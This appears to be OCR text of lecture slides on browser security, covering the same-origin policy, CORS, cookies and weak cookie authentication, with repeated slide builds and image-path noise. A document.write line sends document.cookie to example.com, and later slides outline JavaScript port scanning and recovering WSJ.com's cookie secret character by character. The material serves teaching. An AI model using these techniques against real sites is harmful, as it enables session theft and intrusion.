    <img src="http://www.images.com/
cat.jpg"></img>
</body>
</html>
```

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4 total objects:
1 HTML,
1 JavaScript,
2 images

```
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    <title>Hello World</title>
    <script src="../jquery.js"></script>
</head>
<body>
    <h1>Hello World</h1>
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    <p>
        I am 12 and what is
        <a href="wierd_thing.html">this</
a>?
    </p>
    <img src="http://www.images.com/
cat.jpg"></img>
</body>
</html>
```

Document Object Model (DOM)

A web page in HTML is structured data.
DOM provides an abstraction of this hierarchy.

Properties: document.alinkColor, document.forms[]

Browser objects: window, document, frames, history

A webpage can modify itself in clever ways using the DOM.

What About JavaScript?

- Javascript enables dynamic inclusion of objects

```
document.write('<img src="http://example.com/?c=' +
document.cookie + '></img>');
```

- A webpage may include objects and code from multiple domains
  - Should Javascript from one domain be able to access objects in other domains?

```
<script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>
```

Securing the Browser

- Browsers have become incredibly complex
  - Ability to open multiple pages at the same time (tabs and windows)
  - Execute arbitrary code (JavaScript)
  - Store state from many origins (cookies, etc.)
- How does the browser isolate code/data from different pages?
  - One page shouldn’t be able to interfere with any others
  - One page shouldn’t be able to read private data stored by any others
- Additional challenge: content may mix origins
  - Web pages may embed images and scripts from other domains
- **Same Origin Policy**
  - Basis for all classical web security

Example attack: images

<img src="http://imagelibrary.com" height=100>


Security issue?

Example attack: port scanning

Security consequence

Port scanning behind firewall

- JavaScript can:
  - Request images from internal IP addresses
    - Example:
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



Credit: John Mitchell for slide

Security: Isolation

Safe to visit an evil site:

Safe to browse many sites concurrently:

Safe to delegate:

Credit: John Mitchell for graphics

Windows, Frames, Origins

Each page of a frame has an origin

Frames can access
resources of its own origin.

Windows, Frames, Origins

Each page of a frame has an origin

Frames can access
resources of its own origin.

Q: can frame A execute javascript to manipulate DOM elements of B?

Same origin policy

Origin: scheme + host + port

Pages with different origins should be “isolated” in some way.

Same Origin Policy

Origin = <protocol, hostname, port>

- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
- This applies to JavaScript
  - JS from origin *D* cannot access objects from origin *D'*
    - E.g. the iframe example
  - However, JS included in *D* can access all objects in *D*
    - E.g. <script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>

Except for:

<form>

<script>

<jsonp>


Same Origin Policy

- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
  - SOP is the basis of classic web security
  - Some exceptions to this policy (unfortunately)
  - SOP has been relaxed over time to make controlled sharing easier
- In the case of cookies
  - Domains are the origins
  - Cookies are the subjects

Mixing Origins

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>var password = ‘s3cr3t’;</script>
  <iframe id=‘goog’ src=‘http://
google.com’></iframe>
</body>
</html>
```

This is my page.



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
```

Can JS from google.com read *password*?

This is my page.



Mixing Origins

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<html>
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  <p>This is my page.</p>
  <script>var password = ‘s3cr3t’;</script>
  <iframe id=‘goog’ src=‘http://
google.com’></iframe>
</body>
</html>
```


Can JS from google.com read *password*?

Can JS in the main context do the following: *document.getElementById(‘goog’).cookie*?


This is my page.



Another exception: CORS

Access-control-allow-origin: <list of domains>


Cross-Origin Resource Sharing (CORS)





https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS

Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to tell browsers to give a web application running at one origin, access to selected resources from a different origin. A web application executes a cross-origin HTTP request when it requests a resource that has a different origin (domain, protocol, or port) from its own.

Pre-flighted request







As the user navigates a website, STATE information is generated.

Eg: Authentication information for a session.

Issue: How to manage state information over HTTP?

Keep state information in the URL?

FatBrain URL authenticator

Start: https://www.fatbrain.com/HelpAccount.asp?
t=0&p1=attacker@mit.edu&p2=540555758

Try: https://www.fatbrain.com/HelpAccount.asp? ✘
t=0&p1=victim@mit.edu&p2=540555757

Target: https://www.fatbrain.com/HelpAccount.asp?
t=0&p1=victim@mit.edu&p2=540555752

Kevin Fu, Emil Sit, Kendra Smith, and Nick Feamster, "Dos and Don'ts of cookie authentication", 2001.

Storing state in FORMs

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">
Black Leather purse with leather straps<BR>Price: $20.00<BR>

<INPUT TYPE=HIDDEN NAME=name VALUE="Black leather purse">

<INPUT TYPE=HIDDEN NAME=price VALUE="20.00">

<INPUT TYPE=HIDDEN NAME=sh VALUE="1">

<INPUT TYPE=HIDDEN NAME=img VALUE="purse.jpg">

<INPUT TYPE=HIDDEN NAME=custom1” VALUE="Black leather purse with
leather straps">
  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
</FORM>
```

Source: Yoshi Kohno’s Lecture11 Slide

Cookies

- Introduced in 1994, cookies are a basic mechanism for persistent state
  - Allows services to store a small amount of data at the client (usually ~4K)
  - Often used for identification, authentication, user tracking
- Attributes
  - Domain and path restricts resources browser will send cookies to
  - Expiration sets how long cookie is valid
  - Additional security restrictions (added much later): HttpOnly, Secure
- Manipulated by Set-Cookie and Cookie headers

Cookie Example

Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

Cookie Example

Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVY

If credentials are correct:

1. Generate a random token
2. Store token in the database
3. Send token to the client

Cookie Example

Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

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Store the cookie

Cookie Example

Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVY

If credentials are correct:
1. Generate a random token
2. Store token in the database
3. Send token to the client

Store the cookie

GET /private_data.html HTTP/1.1
Cookie: session=FhizeVY

1. Check token in the database
2. If it exists, user is authenticated

HTTP/1.1 200 OK

Cookie Example

Client Side

Server Side

GET /login_form.html HTTP/1.1

HTTP/1.1 200 OK

POST /cgi/login.sh HTTP/1.1

HTTP/1.1 302 Found
Set-Cookie: session=FhizeVY

If credentials are correct:
1. Generate a random token
2. Store token in the database
3. Send token to the client

Store the cookie

GET /private_data.html HTTP/1.1
Cookie: session=Fhize

1. Check token in the database
2. If it exists, user is authenticated

HTTP/1.1 200 OK

GET /my_files.html HTTP/1.
Cookie: session=FhizeVYSkS7X2K;

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src="http://www.images.com/cats/adorablekitten.jpg"></
img>
```

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src="http://www.images.com/cats/adorablekitten.jpg"></
img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

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<img src="http://www.images.com/cats/adorablekitten.jpg"></
img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints

Managing State

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  - Objects from embedded resources may also set cookies

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<img src="http://www.images.com/cats/adorablekitten.jpg"></
img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints

Managing State

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src="http://www.images.com/cats/adorablekitten.jpg"></
img>
```


- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints

- Origin consists of <domain, path>

Site A and Site B have different COOKIE jars.


Javascript from A cannot read/write DOM/cookie/state from B.

Attacker Model



Cookie

website



POST /wp-login.php HTTP/1.1

HTTP/1.1 200

Set-cookie: .X.

GET /admin.php HTTP/1.1

cookie: .X.

Set-cookie: .X.

cookie: .X.

Properties that X should have:

unforgeable

unpredictable?

indecipherable?

Use a Message Authenication Code (MAC) for this purpose.

Do not attempt to create your own homebrew version.

WSJ.com analysis

- Design: cookie = $\{\text{user}, \texttt{MAC}_{\texttt{k}}\ (\text{user})\}$
- Reality: cookie =

  user + UNIX-crypt (user + server secret)

Fu et al. : Dos and Don’ts of Cookie Authentication, 2001

WSJ.com analysis cont.

username	crypt() Output	Authenticator cookie
bitdiddl	MaRdw2J1h6Lfc	bitdiddlMaRdw2J1h6Lfc
bitdiddle	MaRdw2J1h6Lfc	bitdiddleMaRdw2J1h6Lfc

Fu et al. : Dos and Don’ts of Cookie Authentication, 2001

WSJ.com analysis cont.

username	crypt() Output	Authenticator cookie
bitdiddl	MaRdw2J1h6Lfc	bitdiddlMaRdw2J1h6Lfc
bitdiddle	MaRdw2J1h6Lfc	bitdiddleMaRdw2J1h6Lfc

crypt only reads the first 8 characters of its input

Fu et al. : Dos and Don’ts of Cookie Authentication, 2001

How to recover WSJ's secret key?

cookie is USER + crypt(USER + secret key)

8 characters, 128 ascii symbols,

$$128^8 = 72057594037927936$$

Too many guesses for one life time.

Key peeling, char by char.

username	input to crypt	check website
ABCDEFGH	ABCDEFGH	ok
ABCDEFG	ABCDEFGA	fail
	ABCDEFGB	fail
	ABCDEFGC	fail
	...	
	ABCDEFGM	

Embedding state information into a cookie or form.

State, Expiration, $MAC_{\text{server secret}}(\text{State}, \text{Expiration})$

